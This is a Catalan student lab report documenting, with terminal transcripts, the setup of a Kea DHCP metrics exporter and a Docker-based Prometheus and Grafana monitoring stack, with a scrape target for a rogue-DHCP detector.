



MONITORITZACIÓ DHCP GRAFANA I DETECCIÓ D'AMENACES

NF1.1_PR202



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Requisits previs

Comprovació IP server:

```
smartinez6@kea-server-shaila: ~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:d4:73:fa brd ff:ff:ff:ff:ff:ff
    altnam enx080027d473fa
    inet 172.24.63.10/24 brd 172.24.63.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed4:73fa/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
```

Estat Kea dhcp4:

```
smartinez6@kea-server-shailamartinez:~$ sudo systemctl status kea-dhcp4-server
● kea-dhcp4-server.service - Kea IPv4 DHCP daemon
   Loaded: loaded (/usr/lib/systemd/system/kea-dhcp4-server.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-09-24 12:17:06 UTC; 4min 4s ago
  Invocation: 25ab056369ae4264931728a38b54cbba
     Docs: man:kea-dhcp4(8)
    Main PID: 881 (kea-dhcp4)
      Tasks: 7 (limit: 1891)
    Memory: 10.3M (peak: 11M)
       CPU: 139ms
    CGroup: /system.slice/kea-dhcp4-server.service
            └─881 /usr/sbin/kea-dhcp4 -c /etc/kea/kea-dhcp4.conf

de set. 24 12:17:06 kea-server-shailamartinez systemd[1]: Started kea-dhcp4-server.service - Kea IPv
de set. 24 12:17:06 kea-server-shailamartinez (kea-dhcp4)[881]: kea-dhcp4-server.service: Configurati
de set. 24 12:17:07 kea-server-shailamartinez kea-dhcp4[881]: 2026-09-24 12:17:07.898 INFO [kea-dhc
de set. 24 12:17:07 kea-server-shailamartinez kea-dhcp4[881]: 2026-09-24 12:17:07.918 INFO [kea-dhc

smartinez6@kea-server-shailamartinez:~$ sudo systemctl status kea-ctrl-agent
● kea-ctrl-agent.service - Kea Control Agent
   Loaded: loaded (/usr/lib/systemd/system/kea-ctrl-agent.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-09-24 12:17:06 UTC; 4min 7s ago
  Invocation: 5497c833491f4075b8b4e869588eb6ac
     Docs: man:kea-ctrl-agent(8)
    Main PID: 879 (kea-ctrl-agent)
      Tasks: 5 (limit: 1891)
    Memory: 5.6M (peak: 5.9M)
       CPU: 86ms
    CGroup: /system.slice/kea-ctrl-agent.service
            └─879 /usr/sbin/kea-ctrl-agent -c /etc/kea/kea-ctrl-agent.conf

de set. 24 12:17:06 kea-server-shailamartinez systemd[1]: Started kea-ctrl-agent.service - Kea Contr
de set. 24 12:17:06 kea-server-shailamartinez (kea-ctrl-agent)[879]: kea-ctrl-agent.service: Configu
de set. 24 12:17:07 kea-server-shailamartinez kea-ctrl-agent[879]: 2026-09-24 12:17:07.681 INFO [ke

smartinez6@kea-server-shailamartinez:~$ |
```

Part 1: Exportador de Mètriques Kea

Instal·lar pipx: `sudo apt install -y pipx`. Preparar pipx i recarregar el path de la sessió

```
smartinez6@kea-server-shaili:~$ pipx ensurepath
Success! Added /home/smartinez6/.local/bin to the PATH environment variable.

Consider adding shell completions for pipx. Run 'pipx completions' for instructions.

You will need to open a new terminal or re-login for the PATH changes to take effect. Alternatively, you can source your shell's
config file with e.g. 'source ~/.bashrc'.

Otherwise pipx is ready to go! 🌟 🌟 🌟
smartinez6@kea-server-shaili:~$ source ~/.bashrc
smartinez6@kea-server-shaili:~$
```

Instal·lar kea-exporter i comprovar versió → recopila dades i de configuració i estadístiques i els converteix en format Prometheus.

```
smartinez6@kea-server-shaili:~$ pipx install kea-exporter
# upgrading shared libraries
# upgrading shared libraries
installed package kea-exporter 0.7.1, installed using Python 3.14.4
These apps are now globally available
- kea-exporter
done! 🌟 🌟 🌟
smartinez6@kea-server-shaili:~$
smartinez6@kea-server-shaili:~$
smartinez6@kea-server-shaili:~$ pipx install kea-exporter
'kea-exporter' already seems to be installed. Not modifying existing installation in
'/home/smartinez6/.local/share/pipx/venvs/kea-exporter'. Pass '--force' to force installation.
smartinez6@kea-server-shaili:~$ kea-exporter --version
kea-exporter, version 0.7.1
smartinez6@kea-server-shaili:~$
```

Comprovar API de Kea amb curl:

```
smartinez6@kea-server-shaili:~$ curl -X POST -H "Content-Type: application/json" \
-d '{"command": "statistic-get-all", "service": ["dhcp4"]}' \
http://172.24.63.10:8000/
[{"arguments": {"cumulative-assigned-addresses": [{"0", "2026-09-24 12:17:08.075278"}], "declined-addresses": [{"0", "2026-09-24 12:17:08.075276"}], "pkt4-ack-received": [{"0", "2026-09-24 12:17:07.899089"}], "pkt4-ack-sent": [{"0", "2026-09-24 12:17:07.899011"}], "pkt4-decline-received": [{"0", "2026-09-24 12:17:07.899012"}], "pkt4-discover-received": [{"0", "2026-09-24 12:17:07.899012"}], "pkt4-inform-received": [{"0", "2026-09-24 12:17:07.899013"}], "pkt4-nak-received": [{"0", "2026-09-24 12:17:07.899013"}], "pkt4-nak-sent": [{"0", "2026-09-24 12:17:07.899014"}], "pkt4-offer-received": [{"0", "2026-09-24 12:17:07.899015"}], "pkt4-offer-sent": [{"0", "2026-09-24 12:17:07.899015"}], "pkt4-parse-failed": [{"0", "2026-09-24 12:17:07.899016"}], "pkt4-release-rec-eived": [{"0", "2026-09-24 12:17:07.899017"}], "pkt4-request-received": [{"0", "2026-09-24 12:17:07.899019"}], "pkt4-sent": [{"0", "2026-09-24 12:17:07.899019"}], "pkt4-unknown-received": [{"0", "2026-09-24 12:17:07.899019"}], "reclaimed-declined-addresses": [{"0", "2026-09-24 12:17:08.075277"}], "reclaimed-leases": [{"2", "2026-09-24 12:17:18.331325"}, {"1", "2026-09-24 12:17:18.331294"}, {"0", "2026-09-24 12:17:08.075278"}], "subnet[1].assigned-addresses": [{"0", "2026-09-24 12:17:18.331328"}, {"1, "2026-09-24 12:17:18.331301"}, {"2, "2026-09-24 12:17:08.075293"}, {"0, "2026-09-24 12:17:08.075280"}], "subnet[1].cumulative-assigned-addresses": [{"0", "2026-09-24 12:17:08.075267"}], "subnet[1].declined-addresses": [{"0", "2026-09-24 12:17:08.075281"}], "subnet[1].pool[0].assigned-addresses": [{"2, "2026-09-24 12:17:08.075295"}, {"0, "2026-09-24 12:17:08.075286"}], "subnet[1].pool[0].cumulative-assigned-addresses": [{"0, "2026-09-24 12:17:08.075273"}], "subnet[1].pool[0].declined-addresses": [{"0, "2026-09-24 12:17:08.075287"}], "subnet[1].pool[0].reclaimed-declined-addresses": [{"0, "2026-09-24 12:17:08.075289"}], "subnet[1].pool[0].reclaimed-leases": [{"0, "2026-09-24 12:17:08.075291"}], "subnet[1].pool[0].total-addresses": [{"101, "2026-09-24 12:17:08.075271"}], "subnet[1].reclaimed-declined-addresses": [{"0, "2026-09-24 12:17:08.075282"}], "subnet[1].reclaimed-leases": [{"2, "2026-09-24 12:17:18.331327"}, {"1, "2026-09-24 12:17:18.331298"}, {"0, "2026-09-24 12:17:08.075284"}], "subnet[1].total-addresses": [{"101, "2026-09-24 12:17:08.075264"}], "subnet[1].v4-lease-reuses": [{"0, "2026-09-24 12:17:08.075268"}], "subnet[1].v4-reservation-conflicts": [{"0, "2026-09-24 12:17:08.075269"}], "v4-allocation-fail": [{"0, "2026-09-24 12:17:07.899020"}], "v4-allocation-fail-classes": [{"0, "2026-09-24 12:17:07.899021"}], "v4-allocation-fail-no-pools": [{"0, "2026-09-24 12:17:07.899024"}], "v4-allocation-fail-subnet": [{"0, "2026-09-24 12:17:07.899025"}], "v4-lease-reuses": [{"0, "2026-09-24 12:17:07.899025"}], "v4-reservation-conflicts": [{"0, "2026-09-24 12:17:07.899026"}], "result": 0}], "smartinez6@kea-server-shaili:~$
smartinez6@kea-server-shaili:~$
```

Ruta de l'executable instal·lat per pipx (directori personal).

```
smartinez6@kea-server-shail: X + v
smartinez6@kea-server-shailmartinez:~$ which kea-exporter
/home/smartinez6/.local/bin/kea-exporter
smartinez6@kea-server-shailmartinez:~$ |
```

Crear servei systemd perquè s'executi amb permisos contínuament kea-exporter per accedir al directori personal on està l'executable pipx.

```
smartinez6@kea-server-shail: X + v
GNU nano 8.7.1 /etc/systemd/system/kea-exporter.service
[Unit]
Description=Kea Prometheus Exporter - shailmartinez
After=network.target kea-dhcp4-server.service

[Service]
ExecStart=/home/smartinez6/.local/bin/kea-exporter http://172.24.63.10:8000
Restart=always
User=smartinez6

[Install]
WantedBy=multi-user.target
```

Activar el servei de kea-exporter (active running)

```
smartinez6@kea-server-shailmartinez:~$ sudo nano /etc/systemd/system/kea-exporter.service
smartinez6@kea-server-shailmartinez:~$ sudo systemctl daemon-reload
smartinez6@kea-server-shailmartinez:~$ sudo systemctl enable --now kea-exporter
Created symlink '/etc/systemd/system/multi-user.target.wants/kea-exporter.service' → '/etc/systemd/system/kea-exporter.service'.
smartinez6@kea-server-shailmartinez:~$ sudo systemctl enable --now kea-exporter
smartinez6@kea-server-shailmartinez:~$ sudo systemctl status kea-exporter
● kea-exporter.service - Kea Prometheus Exporter - shailmartinez
   Loaded: loaded (/etc/systemd/system/kea-exporter.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-09-24 12:55:26 UTC; 16s ago
  Invocation: 25c5d3325c2641e88ec7f168dce978eb
    Main PID: 4661 (kea-exporter)
      Tasks: 2 (limit: 1891)
     Memory: 21.5M (peak: 21.7M)
        CPU: 172ms
    CGroup: /system.slice/kea-exporter.service
            └─4661 /home/smartinez6/.local/share/pipx/venvs/kea-exporter/bin/python /home/smartinez6/.local/bin/kea-exporter http
de set. 24 12:55:26 kea-server-shailmartinez systemd[1]: Started kea-exporter.service - Kea Prometheus Exporter - shailmartinez.
de set. 24 12:55:36 kea-server-shailmartinez kea-exporter[4661]: Listening on http://0.0.0.0:9547
smartinez6@kea-server-shailmartinez:~$
```

Curl mètriques kea_dhcp4_addresses_total i
kea_dhcp4_addresses_assigned_total. Exposar correctament les mètriques.

```
smartinez6@kea-server-shailamartinez:~$  
smartinez6@kea-server-shailamartinez:~$ curl http://172.24.63.10:9547/metrics | grep kea_dhcp4_addresses  
% Total % Received % Xferd Average Speed Time Time Time Current  
Dload Upload Total Spent Left Speed  
100 6673 100 6673 0 0 393# HELP kea_dhcp4_addresses_assigned_total Assigned addresses  
# TYPE kea_dhcp4_addresses_assigned_total gauge  
kea_dhcp4_addresses_assigned_total{pool="", subnet="172.24.63.0/24", subnet_id="1"} 0.0  
kea_dhcp4_addresses_assigned_total{pool="172.24.63.100-172.24.63.200", subnet="172.24.63.0/24", subnet_id="1"} 2.0  
# HELP kea_dhcp4_addresses_declined_total Declined counts  
# TYPE kea_dhcp4_addresses_declined_total gauge  
kea_dhcp4_addresses_declined_total{pool="", subnet="172.24.63.0/24", subnet_id="1"} 0.0  
kea_dhcp4_addresses_declined_total{pool="172.24.63.100-172.24.63.200", subnet="172.24.63.0/24", subnet_id="1"} 0.0  
# HELP kea_dhcp4_addresses_declined_reclaimed_total Declined addresses that were reclaimed  
# TYPE kea_dhcp4_addresses_declined_reclaimed_total gauge  
kea_dhcp4_addresses_declined_reclaimed_total{pool="172.24.63.100-172.24.63.200", subnet="172.24.63.0/24", subnet_id="1"} 0.0  
kea_dhcp4_addresses_declined_reclaimed_total{pool="", subnet="172.24.63.0/24", subnet_id="1"} 0.0  
# HELP kea_dhcp4_addresses_reclaimed_total Expired addresses that were reclaimed  
# TYPE kea_dhcp4_addresses_reclaimed_total gauge  
100 6673 100 6673 0 0 301.7k 0 0 0  
kea_dhcp4_addresses_reclaimed_total{pool="172.24.63.100-172.24.63.200", subnet="172.24.63.0/24", subnet_id="1"} 0.0  
kea_dhcp4_addresses_reclaimed_total{pool="", subnet="172.24.63.0/24", subnet_id="1"} 2.0  
# HELP kea_dhcp4_addresses_total Size of subnet address pool  
# TYPE kea_dhcp4_addresses_total gauge  
kea_dhcp4_addresses_total{pool="172.24.63.100-172.24.63.200", subnet="172.24.63.0/24", subnet_id="1"} 101.0  
kea_dhcp4_addresses_total{pool="", subnet="172.24.63.0/24", subnet_id="1"} 101.0  
smartinez6@kea-server-shailamartinez:~$ curl http://172.24.63.10:9547/metrics | grep kea_dhcp4_addresses_assigned_total  
% Total % Received % Xferd Average Speed Time Time Time Current  
Dload Upload Total Spent Left Speed  
100 6689 100 6689 0 0 430.2k 0 0 0  
# HELP kea_dhcp4_addresses_assigned_total Assigned addresses  
# TYPE kea_dhcp4_addresses_assigned_total gauge  
kea_dhcp4_addresses_assigned_total{pool="", subnet="172.24.63.0/24", subnet_id="1"} 0.0  
kea_dhcp4_addresses_assigned_total{pool="172.24.63.100-172.24.63.200", subnet="172.24.63.0/24", subnet_id="1"} 2.0  
smartinez6@kea-server-shailamartinez:~$ curl http://172.24.63.10:9547/metrics | grep kea_dhcp4_addresses_total  
% Total % Received % Xferd Average Speed Time Time Time Current  
Dload Upload Total Spent Left Speed  
100 6689 100 6689 0 0 398.2k 0 0 0  
# HELP kea_dhcp4_addresses_total Size of subnet address pool  
# TYPE kea_dhcp4_addresses_total gauge  
kea_dhcp4_addresses_total{pool="172.24.63.100-172.24.63.200", subnet="172.24.63.0/24", subnet_id="1"} 101.0  
kea_dhcp4_addresses_total{pool="", subnet="172.24.63.0/24", subnet_id="1"} 101.0  
smartinez6@kea-server-shailamartinez:~$ |
```

Part 2: Stack de Monitorització amb Docker

Inicialment instal·lar Docker al server. Eliminació de paquets antics conflictius, instal·lació de dependències (ca-certificates, curl, gnupg) he afegit de la clau GPG i el repositori oficial de Docker i instal·lació final de docker-ce, docker-ce-cli, containerd.io

```
smartinez6@kea-server-shailamartinez:~$ sudo apt-get remove docker docker-engine docker.io containerd runc  
S'està llegint la llista de paquets... Fet  
S'està construint l'arbre de dependències... Fet  
S'està llegint la informació de l'estat... Fet  
El paquet «docker» no està instal·lat, així que no se suprimirà  
E: No s'ha trobat el paquet docker-engine  
smartinez6@kea-server-shailamartinez:~$ sudo apt-get install ca-certificates curl gnupg lsb-release  
S'està llegint la llista de paquets... Fet  
S'està construint l'arbre de dependències... Fet  
S'està llegint la informació de l'estat... Fet  
ca-certificates ja està en la versió més recent (20260601~26.04.1).  
curl ja està en la versió més recent (8.18.0-1ubuntu2.5).  
gnupg ja està en la versió més recent (2.4.8-4ubuntu3.1).  
lsb-release ja està en la versió més recent (12.1-2build1).  
S'ha marcat lsb-release com instal·lat manualment.  
S'està resolent les dependències... Fet  
0 actualitzats, 0 nous a instal·lar, 0 a suprimir i 24 no actualitzats.  
smartinez6@kea-server-shailamartinez:~$ |
```

```
smartinez6@kea-server-shailamartinez:~$ sudo mkdir -p /etc/apt/keyrings  
[sudo: authenticate] Password:  
smartinez6@kea-server-shailamartinez:~$ curl -fsSL https://download.docker
```

Instal·lació dels plugins buildx i compose

```
smartinez6@kea-server-shailamartinez:~$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg
smartinez6@kea-server-shailamartinez:~$ echo \
"deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg] https://download.docker.com/linux/ubuntu \
$(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
smartinez6@kea-server-shailamartinez:~$ sudo apt-get update
Obj:1 http://es.archive.ubuntu.com/ubuntu resolute InRelease
Obj:2 http://es.archive.ubuntu.com/ubuntu resolute-updates InRelease
Obj:3 http://es.archive.ubuntu.com/ubuntu resolute-backports InRelease
Obj:4 http://security.ubuntu.com/ubuntu resolute-security InRelease
Bai:5 https://download.docker.com/linux/ubuntu resolute InRelease [32,5 kB]
Bai:6 https://download.docker.com/linux/ubuntu resolute/stable amd64 Packages [26,5 kB]
S'ha baixat 58,9 kB en 18s (6.048 B/s)
S'està llegint la llista de paquets... Fet
smartinez6@kea-server-shailamartinez:~$ sudo apt-get install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
S'està llegint la llista de paquets... Fet
S'està construint l'arbre de dependències... Fet
S'està llegint la informació de l'estat... Fet
S'està resolent les dependències... Fet
S'instal·laran els següents paquets extres:
  docker-ce-rootless-extras pigz
Paquets suggerits:
  cgroupfs-mount | cgroup-lite docker-model-plugin
S'instal·laran els paquets NOUS següents:
  containerd.io docker-buildx-plugin docker-ce docker-ce-cli docker-ce-rootless-extras docker-compose-plugin pigz
8 actualitzats, 7 nous a instal·lar, 0 a suprimir i 24 no actualitzats.
S'ha d'obtenir 99,8 MB d'arxius.
Després d'aquesta operació s'utilitzaran 382 MB d'espai en disc addicional.
Voleu continuar? [S/n] s
Bai:1 http://es.archive.ubuntu.com/ubuntu resolute/universe amd64 pigz amd64 2.8-1build1 [66,8 kB]
Bai:2 https://download.docker.com/linux/ubuntu resolute/stable amd64 containerd.io amd64 2.3.5-1-ubuntu.26.04-resolute [22,4 MB]
3% [2 containerd.io 48,6 kB/22,4 MB 0%]
13,5 kB/s 2h 3min 21s
```

Comprovar versió de Docker i Docker Compose

```
smartinez6@kea-server-shailamartinez:~$ sudo docker --version
[sudo: authenticate] Password:
Docker version 29.8.1, build 4a63305
smartinez6@kea-server-shailamartinez:~$ sudo docker compose version
Docker Compose version v5.5.1
```


Utilitzar Docker sense sudo amb l'usuari.

```
smartinez6@kea-server-shailamartinez:~$ sudo usermod -aG docker $USER
smartinez6@kea-server-shailamartinez:~$ exit
```

Crear directori ~/dhcp-monitoring-shailamartinez/prometheus/ on es guardaran els fitxers de configuració de Prometheus.

```
smartinez6@kea-server-shailamartinez:~$ mkdir -p ~/dhcp-monitoring-shailamartinez/prometheus
smartinez6@kea-server-shailamartinez:~$ cd ~/dhcp-monitoring-shailamartinez
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ nano prometheus/prometheus.yml
```

Arxiu prometheus.yml: s'indica el paràmetre que defineix cada quant temps fa una petició HTTP a targets per recopilar les mètriques. Defineix les regles d'alerta "alert-rules.yml" i es configuren les mètriques de kea (kea-dhcp-shailamartinez) i mètriques del detector de rogue DHCP (rogue-detector-shailamartinez).




```
smartinez6@kea-server-shail: X Windows PowerShell X + v
GNU nano 8.7.1 prometheus/prometheus.yml
global:
  scrape_interval: 15s

rule_files:
  - "alert-rules.yml"

scrape_configs:
  - job_name: 'kea-dhcp-shailamartinez'
    static_configs:
      - targets: ['172.24.63.10:9547']


  - job_name: 'rogue-detector-shailamartinez'
    static_configs:
      - targets: ['172.24.63.10:9101']
```

Creo el fitxer alert-rules.yml abans d'aixecar docker per evitar que el bind mount creï automàticament com a directori en lloc de fitxer.



```
smartinez6@kea-server-shail: X Windows PowerShell X + v
GNU nano 8.7.1 prometheus/alert-rules.yml
groups: []
```

Crear fitxer docker-compose.yml. Es defineixen els dos serveis, prometheus amb els dos fitxers de configuració.



```
smartinez6@kea-server-shailamartinez:~$ mkdir -p ~/dhcp-monitoring-shailamartinez/prometheus
smartinez6@kea-server-shailamartinez:~$ cd ~/dhcp-monitoring-shailamartinez
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ nano prometheus/prometheus.yml
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ nano prometheus/alert-rules.yml
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ ls
prometheus
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ ls
prometheus
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ ls prometheus/
alert-rules.yml prometheus.yml
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ nano docker-compose.yml
```

Configuració del fitxer docker-compose.yml. Grafana amb contrasenya d'admin i un volum persistent grafana-data per no perdre la configuració entre reinicis).

```
GNU nano 8.7.1 docker-compose.yml
services:
  prometheus:
    image: prom/prometheus:v2.55.1
    container_name: prometheus-shailamartinez
    volumes:
      - ./prometheus/prometheus.yml:/etc/prometheus/prometheus.yml
      - ./prometheus/alert-rules.yml:/etc/prometheus/alert-rules.yml
    ports:
      - "9090:9090"
    networks:
      - monitor-network

  grafana:
    image: grafana/grafana:11.3.0
    container_name: grafana-shailamartinez
    ports:
      - "3000:3000"
    environment:
      - GF_SECURITY_ADMIN_PASSWORD=shailamartinez2026!
    volumes:
      - grafana-data:/var/lib/grafana
    networks:
      - monitor-network
    depends_on:
      - prometheus

networks:
  monitor-network:
    driver: bridge

volumes:
  grafana-data:
```

Comprovar fitxers i aixecar Prometheus i Grafana.

```
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ ls prometheus/
alert-rules.yml prometheus.yml
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ nano docker-compose.yml
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ ls -l
total 8
-rw-rw-r-- 1 smartinez6 smartinez6 714 Sep 28 13:30 docker-compose.yml
drwxrwxr-x 2 smartinez6 smartinez6 4096 Sep 28 13:24 prometheus
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ ls prometheus/
alert-rules.yml prometheus.yml
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ docker compose up -d
[+] up 28/28
✔Image grafana/grafana:11.3.0 Pulled 2109.4s
✔Image prom/prometheus:v2.55.1 Pulled 1154.1s
✔Network dhcp-monitoring-shailamartinez_monitor-network Created 0.2s
✔Volume dhcp-monitoring-shailamartinez_grafana-data Created 0.0s
✔Container prometheus-shailamartinez Started 1.1s
✔Container grafana-shailamartinez Started 1.2s
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ docker compose ps
NAME                                IMAGE                                COMMAND                                SERVICE    CREATED          STATUS
grafana-shailamartinez             grafana/grafana:11.3.0             "/run.sh"                             grafana     About a minute ago Up About a minute
prometheus-shailamartinez          prom/prometheus:v2.55.1            "/bin/prometheus --c..."             prometheus  About a minute ago Up About a minute
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$
```

Comprovar Prometheus



```
smartinez6@kea-server-shailamartinez:~/dhcp-monitoring-shailamartinez$ docker exec prometheus-shailamartinez wget -qO- h
ttp://172.24.63.10:9547/metrics | grep kea_dhcp4_addresses
# HELP kea_dhcp4_addresses_assigned_total Assigned addresses
# TYPE kea_dhcp4_addresses_assigned_total gauge
kea_dhcp4_addresses_assigned_total{pool="",subnet="172.24.63.0/24",subnet_id="1"} 0.0
kea_dhcp4_addresses_assigned_total{pool="172.24.63.100-172.24.63.200",subnet="172.24.63.0/24",subnet_id="1"} 0.0
# HELP kea_dhcp4_addresses_declined_total Declined counts
# TYPE kea_dhcp4_addresses_declined_total gauge
kea_dhcp4_addresses_declined_total{pool="",subnet="172.24.63.0/24",subnet_id="1"} 0.0
kea_dhcp4_addresses_declined_total{pool="172.24.63.100-172.24.63.200",subnet="172.24.63.0/24",subnet_id="1"} 0.0
# HELP kea_dhcp4_addresses_declined_reclaimed_total Declined addresses that were reclaimed
# TYPE kea_dhcp4_addresses_declined_reclaimed_total gauge
kea_dhcp4_addresses_declined_reclaimed_total{pool="172.24.63.100-172.24.63.200",subnet="172.24.63.0/24",subnet_id="1"} 0
.0
